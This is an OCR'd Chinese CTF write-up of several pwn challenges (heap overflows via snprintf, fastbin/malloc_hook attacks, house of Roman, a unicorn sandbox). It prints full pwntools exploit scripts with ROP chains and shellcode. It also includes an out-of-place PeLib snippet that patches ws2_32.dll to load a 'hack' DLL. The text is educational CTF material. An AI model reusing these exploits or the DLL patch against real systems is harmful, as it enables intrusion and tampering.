
提示：snprintf（）函数原型为int snprintf(char *str, size_t size, const char *format, ...)，将可变参数“...”按照format的格式格式化为字符串，然后再将其拷贝至str中。如果格式化后的字符串长度 >= size，则只将其中的(size-1)个字符复制到str中，并给其后添加一个字符串结束符('\0')，返回值为格式化后的字符串长度，也就是说该返回值我们是可以控制的。

具体是怎么样的呢？让我们详细分析。

1.main



2.堆块申请



可以申请32个堆块，先输入申请堆块的大小v13，然后读入数据到bss段的数组中。

```
93        }
94        else
95        {
96          v1 = (unsigned int)(dword_60303C >> 31);
97          LODWORD(v1) = dword_60303C % dword_603010;
98          sub_400896((unsigned int)dword_603010, (unsigned int)(dword_60303C + 1), v1);
99        }
100     }
101     else
102     {
103       sub_400896((unsigned int)dword_603010, (unsigned int)(dword_60303C + 1), (unsigned int)dword_603040);
104     }
105     v13 = snprintf(byte_6033F0, v13, "%s", &unk_603060);
106     if ( dword_60303C / dword_603010 > 1 )
107     {
108       if ( dword_60303C % dword_603010 )
109       {
110         if ( dword_60303C % dword_603010 != dword_60303C / dword_603010 || dword_603040 )
111         {
112           if ( dword_60303C % dword_603010 <= 1 || dword_60303C % dword_603010 >= dword_60303C / dword_603010 )
113           {
114             if ( dword_603010 * dword_603010 > dword_60303C )
115               sub_400896((unsigned int)dword_603010, (unsigned int)(dword_60303C + 1), (unsigned int)dword_603040);
116           }
117           else
118           {
119             sub_400896(
120               (unsigned int)dword_603010,
121               (unsigned int)(dword_60303C + 1),
122               dword_603040 + (unsigned int)(dword_60303C / dword_603010 % (dword_60303C % dword_603010) == 0));
123           }
00000F85 sub_400B7B:105 (400F85)
```

snprintf（）函数将刚刚输入的数据读到bss的另一个数组中，函数返回值赋予给v13，这样需要注意的是，如果数据大小（size）大于v13，则函数返回值为size。

```
190       v7 = dword_60303C != 0;
191     else
192       v7 = dword_603040 != 0;
193     if ( v7 )
194     {
195       if ( dword_603010 <= dword_60303C )
196         v8 = dword_603040;
197       else
198         v8 = dword_60303C;
199       if ( v8 <= dword_603010 && dword_60303C > dword_603040 || dword_603040 <= dword_60303C )
200         v9 = dword_60303C;
201       else
202         v9 = dword_603040;
203       dword_603260[i] = v9;
204     }
205     else
206     {
207       dword_603260[i] = v13;
208     }
209     if ( dword_60303C / dword_603010 > 1 )
210     {
211       if ( dword_60303C % dword_603010 )
212       {
213         if ( dword_60303C % dword_603010 != dword_60303C / dword_603010 || dword_603040 )
214         {
215           if ( dword_60303C % dword_603010 <= 1 || dword_60303C % dword_603010 >= dword_60303C / dword_603010 )
216           {
217             if ( dword_603010 * dword_603010 > dword_60303C )
218               sub_400896((unsigned int)dword_603010, (unsigned int)(dword_60303C + 1), (unsigned int)dword_603040);
219           }
220           else
221           {
```

从堆块数据读入函数，可以知道dword_603260这个变量是可读入数据到堆块的大小，这里可以看到dword_603260要么被赋值为v9，要么赋值为可以控制的v13。可以发现，程序加了一些混淆来打乱我们的判断，结合动态调试，可以验证dword_603260就是被赋值为v13。这就是漏洞。

2.堆块删除

```
IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums | Imports | Exports
 9  int v6; // eax
10  char *v7; // rax
11  int v8; // eax
12  char *v9; // rax
13  int v11; // [rsp+4h] [rbp-Ch]
14  unsigned __int64 v12; // [rsp+8h] [rbp-8h]
15
16  v12 = __readfsqword(0x28u);
17  puts("index ?");
18  _isoc99_scanf("%d", &v11);
19  if ( v11 >= 0 && v11 <= 31 && buf[v11] )
20  {
21    if ( dword_60303C / dword_603010 > 1 )
22    {
23      if ( dword_60303C % dword_603010 )
24      {
25        if ( dword_60303C % dword_603010 != dword_60303C / dword_603010 || dword_603040 )
26        {
27          if ( dword_60303C % dword_603010 <= 1 || dword_60303C % dword_603010 >= dword_60303C / dword_603010 )
28          {
29            if ( dword_603010 * dword_603010 > dword_60303C )
30              sub_400896((unsigned int)dword_603010, (unsigned int)(dword_60303C + 1), (unsigned int)dword_603040);
31          }
32          else
33          {
34            sub_400896(
35              (unsigned int)dword_603010,
36              (unsigned int)(dword_60303C + 1),
37              dword_603040 + (unsigned int)(dword_60303C / dword_603010 % (dword_60303C % dword_603010) == 0));
38          }
39        }
40        else
00001706 sub_401706:9 (401706)
```

```
78        }
79      }
80      else
81      {
82        v1 = (unsigned int)(dword_60303C >> 31);
83        LODWORD(v1) = dword_60303C % dword_603010;
84        sub_400896((unsigned int)dword_603010, (unsigned int)(dword_60303C + 1), v1);
85      }
86    }
87    else
88    {
89      sub_400896((unsigned int)dword_603010, (unsigned int)(dword_60303C + 1), (unsigned int)dword_603040);
90    }
91    free(buf[v11]);
92    if ( dword_60303C / dword_603010 > 1 )
93    {
94      if ( dword_60303C % dword_603010 )
95      {
96        if ( dword_60303C % dword_603010 != dword_60303C / dword_603010 || dword_603040 )
97        {
98          if ( dword_60303C % dword_603010 <= 1 || dword_60303C % dword_603010 >= dword_60303C / dword_603010 )
99          {
100           if ( dword_603010 * dword_603010 > dword_60303C )
101             sub_400896((unsigned int)dword_603010, (unsigned int)(dword_60303C + 1), (unsigned int)dword_603040);
102         }
103         else
104         {
105           sub_400896(
106             (unsigned int)dword_603010,
107             (unsigned int)(dword_60303C + 1),
108             dword_603040 + (unsigned int)(dword_60303C / dword_603010 % (dword_60303C % dword_603010) == 0));
```

```
IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums | Imports | Exports
166     if ( v4 <= dword_603010 && dword_60303C > dword_603040 || dword_603040 <= dword_60303C )
167       v5 = dword_60303C;
168     else
169       v5 = dword_603040;
170     dword_60303C = v5;
171     if ( v5 )
172     {
173       if ( dword_603010 <= dword_60303C )
174         v6 = dword_603040;
175       else
176         v6 = dword_60303C;
177       if ( v6 <= dword_603010 && dword_60303C > dword_603040 || dword_603040 <= dword_60303C )
178         v7 = (char *)dword_60303C;
179       else
180         v7 = (char *)dword_603040;
181       buf[v11] = v7;
182     }
183     else
184     {
185       if ( dword_603010 <= dword_60303C )
186         v8 = dword_603040;
187       else
188         v8 = dword_60303C;
189       if ( v8 <= dword_603010 && dword_60303C > dword_603040 || dword_603040 <= dword_60303C )
190         v9 = (char *)dword_60303C;
191       else
192         v9 = (char *)dword_603040;
193       buf[v11] = v9;
194     }
195   }
196   else
197   {
```

3.堆块内容输出

```
int v1; // [rsp+4h] [rbp-Ch]
unsigned __int64 v2; // [rsp+8h] [rbp-8h]

v2 = __readfsqword(0x28u);
puts("index ?");
_isoc99_scanf("%d", &v1);
if ( v1 >= 0 && v1 <= 31 && buf[v1] )
  puts(buf[v1]);
else
  puts("invalid index");
```

4.堆块内容读入

```
{
  int v0; // eax
  int v1; // eax
  int v3; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v4; // [rsp+8h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  puts("index ?");
  _isoc99_scanf("%d", &v3);
  if ( v3 >= 0 && v3 <= 31 && buf[v3] )
  {
    puts("___c___r__s__++___c___new_content ?");
    if ( dword_603010 <= dword_60303C )
      v0 = dword_603040;
    else
      v0 = dword_60303C;
    if ( v0 <= dword_603010 && dword_60303C > dword_603040 || dword_603040 <= dword_60303C )
      v1 = dword_60303C;
    else
      v1 = dword_603040;
    dword_60303C = v1;
    read(0, buf[v3], dword_603260[v3]);
  }
  else
  {
    puts("invalid index");
  }
```

可以看到，堆块数据的可读入大小（假设为size）保存在bss的数组中，这个大小size的值是在堆块申请的时候确定的，也就是snprintf()的返回值，我们可以控制这个返回值，从而控制size。

5.init

IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums | Imports | Exports

```
void __fastcall init(unsigned int a1, __int64 a2, __int64 a3)
{
  __int64 v3; // r13
  signed __int64 v4; // rbp
  __int64 v5; // rbx

  v3 = a3;
  v4 = &off_602DB0 - off_602DA8;
  init_proc();
  if ( v4 )
  {
    v5 = 0LL;
    do
      ((void (__fastcall *)(_QWORD, __int64, __int64))off_602DA8[v5++])(a1, a2, v3);
    while ( v5 != v4 );
  }
}
```

设置了seccomp规则，利用seccomp-tools查看，禁用了execve和x32ABI。这就不能再利用execve了。但我们可以attack到malloc_hook，然后跳转到我们一开始输入的payload那里，rop到read函数，读入payload到bss，把栈迁移到bss，继续rop到mprotect函数，修改bss执行权限，输入shellcode，cat flag。

利用：

1.泄露libc

先申请5个堆块，泄露只要用到前三个，从0号堆块输入数据，将1堆块大小修改为0xd1，将1堆块free掉，再申请原1堆块大小的堆块，此时，堆块2在unsortbin，把堆块2内容打印出来，再减去一个偏移，得到libc_base。如下：

```
new(0x10,'a'*0x60) #0
new(0x10,'b'*0x60) #1
new(0xa8,'b')#2
new(0x10,'b'*0x100)#3
new(0x68,'b')#4
new(0x10,'b')#5
read_content(0,'a'*0x10+'\0'*0x8+'\xd1'+'\0'*7)
delete(1)
new(0x10,'a'*0x60)

libc = u64(write(2)[:6]+'\0\0')
base = libc - 0x3c4b78
print hex(libc)
```

2.控制malloc_hook

free掉堆块4，堆块3读入数据溢出到堆块4的bin，fastbin attack到malloc_hook -0x23，此时，我们便可控制malloc_hook

```
delete(4)
read_content(3,'a'*0x10+'\0'*0x8+'\x71'+'\0'*7+p64(malloc_hook-0x23))
new(0x68,'a')
new(0x68,'a'*0x68)#6
read_content(6,'a'*19+p64(dump))
```

3.从malloc_hook 的gadet，跳到一开始的payload，payload构造如下：

```
payload=p64(0x4023a6)+p64(0)+p64(0)+p64(1)+p64(read_got)
payload+= p64(0x200)+p64(bss)+p64(0)+p64(mov_rdx_r13)
payload+= 'a'*0x10+p64(bss+0x8)+p64(0)*4+p64(leave)
p.recvuntil('what is your name?')
p.send(payload)
p.recvuntil('>> ')
```

利用的__libc_csu_init的gadget，调用read(0,bss,0x200)，把栈迁移到bss段

4.rop到mprotect，修改bss权限，执行shellcoke，cat 到flag

```
payload =
p64(0)*2+p64(prdi)+p64(0x603000)+p64(prsi)+p64(0x2000)+p64(prdx)+p64(7)+p64(mpro
tect)+p64(0x6034c0+0x30)+p64(0)*8
payload += asm(shellcraft.cat('/flag'))
sleep(0.5)
p.sendline(payload)
```

exp:

```
from pwn import *
from sys import *
```

```python
debug=1
context.log_level='debug'
context.arch='amd64'

if debug:
    p=process('./pwn')
    #gdb.attach(p)
else:
    host = argv[1]
    port = int(argv[2])
    p=remote(host, port)

def new(sz,content):
    p.sendline('1')
    p.recvuntil('______?')
    p.sendline(str(sz))
    p.recvuntil('yes_or_no?')
    p.sendline(str(content))
    p.recvuntil('>> ')

def delete(idx):
    p.sendline('2')
    p.recvuntil('index ?')
    p.sendline(str(idx))
    p.recvuntil('>> ')

def write(idx):
    p.sendline('3')
    p.recvuntil('index ?\n')
    p.sendline(str(idx))
    data = p.recvuntil('\n')[:-1]
    p.recvuntil('>> ')
    return data

def read_content(idx,content):
    p.sendline('4')
    p.recvuntil('index ?\n')
    p.sendline(str(idx))
    p.recvuntil('new_content ?\n')
    p.sendline(content)
    data = p.recvuntil('\n')[:-1]
    p.recvuntil('>> ')
    return data

prdi = 0x4023b4
leave= 0x402244
bss= 0x6032E0+0x180
pop_rbx_pop_=0x401d2a
mov_rdx_r13 = 0x402390
read_got = 0x602FC8
dump = 0x4023a6


#----------rop----------------------------------------------
payload=p64(0x4023a6)+p64(0)+p64(0)+p64(1)+p64(read_got)
payload+= p64(0x200)+p64(bss)+p64(0)+p64(mov_rdx_r13)
payload+= 'a'*0x10+p64(bss+0x8)+p64(0)*4+p64(leave)
```

```
p.recvuntil('what is your name?')
p.send(payload)
p.recvuntil('>> ')

# leak libc address-----------------------------------

new(0x10,'a'*0x60) #0
new(0x10,'b'*0x60) #1
new(0xa8,'b')#2
new(0x10,'b'*0x100)#3
new(0x68,'b')#4
new(0x10,'b')#5
read_content(0,'a'*0x10+'\0'*0x8+'\xd1'+'\0'*7)
delete(1)
new(0x10,'a'*0x60)

libc = u64(write(2)[:6]+'\0\0')
base = libc - 0x3c4b78
print hex(libc)
malloc_hook = base + 0x3C4B10
mprotect = base + 0x101770
prsi = base + 0x202e8
prdx = base + 0x1b92

#----------conctrol malloc_hook---------------------------


delete(4)
read_content(3,'a'*0x10+'\0'*0x8+'\x71'+'\0'*7+p64(malloc_hook-0x23))
new(0x68,'a')
new(0x68,'a'*0x68)#6
read_content(6,'a'*19+p64(dump))

p.sendline('1')
p.recvuntil('______?\n')
p.sendline('4')
#input()

prsi = base + 0x202e8
prdx = base + 0x1b92
prdi = 0x00000000004023b3

#----------change bss pro---------------------------------------------

payload =
p64(0)*2+p64(prdi)+p64(0x603000)+p64(prsi)+p64(0x2000)+p64(prdx)+p64(7)+p64(mpro
tect)+p64(0x6034c0+0x30)+p64(0)*8
payload += asm(shellcraft.cat('/flag'))
sleep(0.5)
p.sendline(payload)

p.interactive()
```

题目名称：easyheap

`add`函数存在漏洞,可以利用`fastbin`的`fd`指针写到下一个`chunk`的前八个字节,也就是分配之后的`message`指针,从而利用`edit`任意写.

覆盖`free@got`为`puts@plt`泄露`libc`基址,然后再次利用覆盖`free@got`为`system`,调用`system("/bin/sh")`.

```
from pwn import *

def add(size, content):
    r.sendlineafter("choice:\n", "1")
    r.sendlineafter("message?\n", str(size))
    r.sendafter("message?\n", content)

def delete(index):
    r.sendlineafter("choice:\n", "2")
    r.sendlineafter("deleted?\n", str(index))

def edit(index, content):
    r.sendlineafter("choice:\n", "3")
    r.sendlineafter("modified?\n", str(index))
    r.sendafter("message?\n", content)

r = process('./easyheap')

add(0x18, p64(0) + p64(0x400))
delete(0)

r.sendlineafter("choice:\n", "1")
r.sendlineafter("message?\n", str(0x401))
r.sendlineafter("choice:\n", "1")
r.sendlineafter("message?\n", str(0x401))

add(0x18, p64(0) + p64(0x400))
delete(2)

edit(0, p64(0) + p64(0x21) + p64(0x602018))
edit(1, p64(0x400670))

edit(0, p64(0) + p64(0x21) + p64(0x602020))
delete(1)
libc = u64(r.recv(6).ljust(8, "\x00")) - 0x6f690

r.sendlineafter("choice:\n", "1")
r.sendlineafter("message?\n", str(0x401))
r.sendlineafter("choice:\n", "1")
r.sendlineafter("message?\n", str(0x401))

edit(1, p64(0) + p64(0x21) + p64(0x602018))
edit(2, p64(libc + 0x45390))
edit(0, "/bin/sh\x00")
delete(0)

#gdb.attach(r)
print "libc: " + hex(libc)

r.interactive()
```

题目名称：woodenbox

这题是在house of Roman的基础上改的，有一个off by one漏洞，还有一个无法利用的uaf
需要通过堆重叠来实现fastbin attack和unsortedbin attack

```
from pwn import *
context.log_level = 'DEBUG'

def add(size,content):
    sh.sendline('1')
    sh.recvuntil('Please enter the length of item name:')
    sh.sendline(str(size))
    sh.recvuntil('Please enter the name of item:')
    sh.sendline(content)
    sh.recvuntil('Your choice:')

def edit_full(index,size,content):
    sh.sendline('2')
    sh.recvuntil('Please enter the index of item:')
    sh.sendline(str(index))
    sh.recvuntil('Please enter the length of item name:')
    sh.sendline(str(size))
    sh.recvuntil('Please enter the new name of the item:')
    sh.send(content)
    sh.recvuntil('Your choice:')

def edit(index,size,content):
    sh.sendline('2')
    sh.recvuntil('Please enter the index of item:')
    sh.sendline(str(index))
    sh.recvuntil('Please enter the length of item name:')
    sh.sendline(str(size))
    sh.recvuntil('Please enter the new name of the item:')
    sh.sendline(content)
    sh.recvuntil('Your choice:')

def delete(index):
    sh.sendline('3')
    sh.recvuntil('Please enter the index of item:')
    sh.sendline(str(index))
    sh.recvuntil('Your choice:')
while(1):
    sh = process('./hello')

    gdb.attach(sh)
    sh.recvuntil('Your choice:')

    payload = 'a' * 0x60 + p64(0) + p64(0x61)

    add(0x30,'z') #0
    add(0x20,'z') #1

    add(0x20,'z') #2 - 1 - 0 - x
    add(0x20,'z') #3 - 2 - 1 - 0 - x
    add(0x30,'aaa') #4 - 3 - 2 - 1 - 0
    add(0xc0,payload) #5 - 4x - 3x - 2x
    add(0x60,'ccc') #6 - 5 - 4x - 3x
```

```
    delete(5) #--
    add(0xc0,'') #4 - 3 - 2 - 1
    payload = 'a' * 0x30 + p64(0) + p64(0x71)
    edit_full(3,0x40,payload)
    add(0x20,'ee') #6 - 5 - 4 - 3
    add(0x60,'ff') #7 - 6 - 5x - 4x
    add(0x20,'gg') #8 - 7 - 6 - 5
    delete(5) # --
    delete(6) # --

    payload = 'a' * 0x20 + p64(0) + p64(0x71) + '\x10'
 #   gdb.attach(sh)
    edit_full(4,0x31,payload)
    edit_full(2,2,'\xed\x1a')
#    gdb.attach(sh)

    add(0x60,'a') #3 - 2
    add(0x60,'b') #5 - 4
    try:
        sh.sendline('1') #8
        sh.recvuntil('Please enter the length of item name:')
        sh.sendline(str(0x60))
        sh.recvuntil('Please enter the name of item:')
    except EOFError:
        continue
    else:
        #gdb.attach(sh)
        sh.sendline('')
        sh.recvuntil('Your choice:')

    delete(3)
    payload = 'a' * 0x20 + p64(0) + p64(0x71) + p64(0)
    edit_full(3,len(payload),payload)


    # payload = 'a' * 0x20 + p64(0) + p64(0x71) + p64(0)
    # edit_full(2,len(payload),payload)
    delete(0)# --num
    delete(0)
    delete(1)

#    gdb.attach(sh)
    add(0x50,'c') #8 - 7
    add(0x50,'c') #9
    add(0x200,'d') #
    add(0x50,'e') #

#    gdb.attach(sh)
    delete(5) # --

    payload = 'a' * 0x50 + p64(0) + p64(0x211) + p64(0) + '\x00'
    edit_full(3,len(payload),payload)

    add(0x200,'f') #10
    payload = 'a' * 0x13 + '\x47\xe1\xaf'
    edit_full(2,len(payload),payload)
 #   gdb.attach(sh)
    try:
```

```
        sh.sendline('4')
    except EOFError:
        continue
    else:
        sh.interactive()
```

题目名称：easy_unicon

Ida 打开x86_sandbox

```
for ( i = 0; i < argc; ++i )
{
  if ( !strcmp(argv[i], "-info") )
    show_info = 1;
  if ( !strcmp(argv[i], "-debug") )
    debug = 1;
  if ( !strcmp(argv[i], "-tcode") )
    tcode = 1;
}
x86_sandbox::x86_sandbox((x86_sandbox *)&v9, "xctf_pwn.dump", UC_MODE_MIPS64, show_info);
v10 = -1869574000;
v11 = 144;
v12 = -1869574000;
v13 = 144;
v3 = (uc_engine *)x86_sandbox::operator uc_struct *(&v9, "xctf_pwn.dump");
uc_mem_write(v3, 0x7FFFF7DEEF48uLL, &v10, 5uLL);
v4 = (uc_engine *)x86_sandbox::operator uc_struct *(&v9, 140737351970632LL);
uc_mem_write(v4, 0x7FFFF7DEEF64uLL, &v12, 5uLL);
if ( tcode )
  x86_sandbox::add_code_hook((x86_sandbox *)&v9);
x86_sandbox::Disable_file_RDWR((x86_sandbox *)&v9);
x86_sandbox::add_syscall_hook((x86_sandbox *)&v9);
x86_sandbox::add_unmap_hook((x86_sandbox *)&v9);
x86_sandbox::show_regs((x86_sandbox *)&v9);
v5 = std::operator<<<std::char_traits<char>>(
       &std::cout,
       "/------------------------Sandbox Start-------------------------\\");
std::ostream::operator<<(v5, &std::endl<char,std::char_traits<char>>);
x86_sandbox::engine_start((x86_sandbox *)&v9);
v6 = std::operator<<<std::char_traits<char>>(
       &std::cout,
       "\\-------------------------Sandbox Exit-------------------------/");
std::ostream::operator<<(v6, &std::endl<char,std::char_traits<char>>);
x86_sandbox::show_regs((x86_sandbox *)&v9);
x86_sandbox::~x86_sandbox((x86_sandbox *)&v9);
return 0;
```

大致就是使用unicorn 进行模拟一个名叫xctf_pwn.dump内存镜像。有各种hook，当然最重要的是add_syscall_hook， 钩子函数为sandbox_safe_syscall

查看该函数发现仅仅能使用如下系统调用（调用规则请参考https://syscalls64.paolostivanin.com/）

sys_read	0x0
sys_write	0x1
sys_open	0x2
sys_close	0x3
sys_newfstat	0x5
sys_mmap	0x9
sys_brk	0xc
sys_Exit	0xe7

很显然也没有system函数的支持了。但是有open调用，所以可以考虑使用它。

```
}
else if ( (signed __int64)uc_rax > 1 )
{
  get_str(&stat_buf, uc, *(_QWORD *)uc_rdi);
  if ( debug )
  {
    v5 = uc_rdx;
    v6 = *(_QWORD *)uc_rsi;
    v7 = std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::c_str(&stat_buf);
    printf("sandbox:  sys_open(filename=%s, flags=0x%x, mode=%d)", v7, v6, v5, a2);
  }
  mode = uc_rdx;
  flag = uc_rsi[0];
  filename = (const char *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::c_str(&stat_buf);
  ret_rax = (signed int)x86_sandbox::file_open(this, filename, flag, mode);
  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&stat_buf, filename);
}
```

描述符fd就是ret_rax返回的

```
5  if ( (_QWORD)uc_rax == 3LL )
6  {
7    ret_rax = 0LL;
8LABEL_49:
9    if ( debug )
0      printf("[ rax:0x%llx syscall at %p  ret 0x%llx ] \n", (_QWORD)uc_rax, guest_addr, ret_rax, v2);
1    uc_reg_write(uc, 35LL, &ret_rax);
2    return 1LL;
3  }
```

在x86_sandbox::file_open 中，文件读写权限是

*((_BYTE *)this + 40 决定的

```
1__int64 __fastcall x86_sandbox::file_open(x86_sandbox *this, const char *a2, int a3, unsigned int a4)
2{
3  unsigned int v5; // [rsp+8h] [rbp-28h]
4  unsigned int oflag; // [rsp+Ch] [rbp-24h]
5  unsigned int v7; // [rsp+24h] [rbp-Ch]
6  unsigned __int64 v8; // [rsp+28h] [rbp-8h]
7
8  oflag = a3;
9  v5 = a4;
0  v8 = __readfsqword(0x28u);
1  v7 = open(a2, a3, a4);
2  if ( !v7 )
3    return v7;
4  std::vector<int,std::allocator<int>>::emplace_back<int &>((char *)this + 16, &v7);
5  if ( *((_BYTE *)this + 40) == 1 )
6    return v7;
7  printf("sandbox: open(filename=%s, flags=0x%x, mode=%d) was forbidden\n", a2, oflag, v5);
8  return 0xFFFFFFFFLL;
9}
```

然而main函数调用了

```
39  x86_sandbox::Disable_file_RDWR((x86_sandbox *)&v9);
```

将其置0.那我们怎么获取flag呢?

细心会发现

Close系统调用什么都不做，而且x86_sandbox::file_open将打开的文件也不及时关闭，将fd放入了对象的vector (char *)this + 16, read没有fd检查

在模拟结束即x86_sandbox对象回收时才开始关闭每个打开的fd

```
v3 = std::vector<int,std::allocator<int>>::begin((char *)this + 16);
v4 = std::vector<int,std::allocator<int>>::end((char *)this + 16);
while ( (unsigned __int8)__gnu_cxx::operator!=<int *,std::vector<int,std::allocator<int>>>(&v3, &v4) )
{
  fd = *(_DWORD *)__gnu_cxx::__normal_iterator<int *,std::vector<int,std::allocator<int>>>::operator*(&v3);
  close(fd);
  __gnu_cxx::__normal_iterator<int *,std::vector<int,std::allocator<int>>>::operator++(&v3);
}
```

我们或许可以构造打开flag文件，再read出来并打印

思路确定后开始分析被模拟对象，ida打开xctf_pwn.dump, 这里分析出了很多函数。当然磁盘镜像到内存空间需要映射，所以，这些分析的很多很多都是错误的，因为函数调用是偏移，偏移是固定的。

/x86_sandbox -info 可以查看映射信息

```
Initializing Virtual Memory
/------------------------------+--------------------+--------------------+------------\
|              SN              |         VA         |         FOA        |     LEN    |
+------------------------------+--------------------+--------------------+------------+
| .gcc_except_table            |             401e64 |                f5c |         24 |
| debug001                     |      7ffff783b000 |                f88 |       4000 |
| .data                        |             603090 |               4fb8 |         10 |
| libc_2.23.so                 |      7ffff7475000 |               5008 |      1c0000 |
| .fini                        |             4015a4 |            1c5008 |          9 |
| .plt                         |             4009f0 |            1c5111 |        100 |
| .jcr                         |             602e00 |            1c5211 |          8 |
| ld_2.23.so1                  |      7ffff7ffc000 |            1c5219 |       1000 |
| ld_2.23.so2                  |      7ffff7ffd000 |            1c6219 |       1000 |
| LOAD                         |             400000 |            1c7239 |        9c8 |
| .init                        |             4009c8 |            1c7c01 |         1a |
| [stack]                      |      7fffffffde000 |            1c7c1b |      21000 |
| libstdc__.so.6.0.21          |      7ffff7a55000 |            1e8c2b |      172000 |
| LOAD2                        |             400af8 |            35ac3b |          8 |
| .fini_array                  |             602df8 |            35ac43 |          8 |
| .prgend                      |             6031d8 |            35ac4b |          1 |
| libstdc__.so.6.0.212         |      7ffff7dc7000 |            35ac4c |       a000 |
| libstdc__.so.6.0.213         |      7ffff7dd1000 |            364c4c |       2000 |
| .plt.got                     |             400af0 |            366c4c |          8 |
| libstdc__.so.6.0.211         |      7ffff7bc7000 |            366c54 |       d000 |
| ld_2.23.so                   |      7ffff7dd7000 |            373c54 |      26000 |
| libgcc_s.so.1                |      7ffff783f000 |            399c54 |      16000 |
| libgcc_s.so.11               |      7ffff7a54000 |            3afc54 |       1000 |
| libm_2.23.so1                |      7ffff7274000 |            3b0c54 |       2000 |
| libm_2.23.so3                |      7ffff7474000 |            3b2c54 |       1000 |
| libm_2.23.so2                |      7ffff7473000 |            3b3c54 |       1000 |
| debug004                     |      7ffff7ffe000 |            3b4c5c |       1000 |
| xctf_pwn                     |             401e88 |            3b5c74 |        178 |
| LOAD1                        |             4009e2 |            3b5dec |          e |
```

当然何以使用 -> 链接[pe-parse](#) 工具。添加每一个section进去，然后ida打开输出的bin,那么ida可以正常解析，但是无法运行

```
std::string hackDll = "hkdemo32.dll";
std::string hackFunc = "hkgame";
std::remove(new_ws2_32.c_str());
PeLib::PeFile32 ws2_32_Original(ws2_32);
readPe(ws2_32_Original);


//patch add
std::cout << "Adding DLL:"<< hackDll << std::endl;
//ws2_32_Original.mzHeader().setSpValue(0x1000 + 8);
unsigned new_impSize = ws2_32_Original.impDir().size() + 0x300;
std::vector<unsigned char> addImpBuff(0x300);
//add _impDir
ws2_32_Original.peHeader().addSection("_impDir", new_impSize, addImpBuff);
unsigned oImpSectionIdx = ws2_32_Original.peHeader().getSectionWithRva(ws2_32_Original.peHeader().getIddImportRva());
unsigned newImpSectionIdx = ws2_32_Original.peHeader().calcNumberOfSections() - 1;
//ws2_32_Original.peHeader().setCharacteristics(newImpSectionIdx, ws2_32_Original.peHeader().getCharacteristics(oImpSectionI
unsigned newImpDirRva = ws2_32_Original.peHeader().getVirtualAddress(newImpSectionIdx);
ws2_32_Original.peHeader().setIddImportRva(newImpDirRva);
ws2_32_Original.peHeader().setIddImportSize(new_impSize);


ws2_32_Original.impDir().addFunction(hackDll, hackFunc);//add dll & func
ws2_32_Original.impDir().setFunctionHint(0, 0, PeLib::NEWDIR, 0x78);//set func hint

ws2_32_Original.expDir().setNameString(new_WS2_32);
auto socket_idx = ws2_32_Original.expDir().getFunctionIndex("socket");// socket idx of expDir table
PeLib::dword fcRva = ws2_32_Original.expDir().getAddressOfFunction(socket_idx);// socket address of expDir table
PeLib::dword socket_section_idx = ws2_32_Original.peHeader().getSectionWithRva(fcRva);
PeLib::dword* fcDataAddr = (PeLib::dword*)ws2_32_Original.peHeader().rvaToOffset(fcRva);
//auto hackFunc_idx = ws2_32_Original.impDir().getFunctionIndex(hackDll, hackFunc, PeLib::NEWDIR);

char patchCode[] = { 0xFF, 0x15, 0x00, 0x00, 0x00, 0x00 ,0x90,0x90 };   // call  ds: hackGame

auto pointerOfImp = newImpDirRva + 0x294;
*(PeLib::dword*)(&patchCode[2]) = ws2_32_Original.peHeader().rvaToVa(pointerOfImp);
ws2_32_Original.relocDir().addRelocation();
auto ulRelocation = ws2_32_Original.relocDir().calcNumberOfRelocations() - 1;

ws2_32_Original.relocDir().setVirtualAddress(ulRelocation, (pointerOfImp&0xfffff000));
```

这里就不细讲，难度较大，直接放出xctf_pwn原文件

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // ebx
  const char *v4; // r12
  Login *v5; // rax
  signed int v6; // er12
  char v8; // [rsp+10h] [rbp-140h]
  unsigned __int64 v9; // [rsp+138h] [rbp-18h]

  v9 = __readfsqword(0x28u);
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  Safe_Server::Safe_Server((Safe_Server *)&v8);
  (**(void (__fastcall ***)(char *, _QWORD))&v8)(&v8, 0LL);
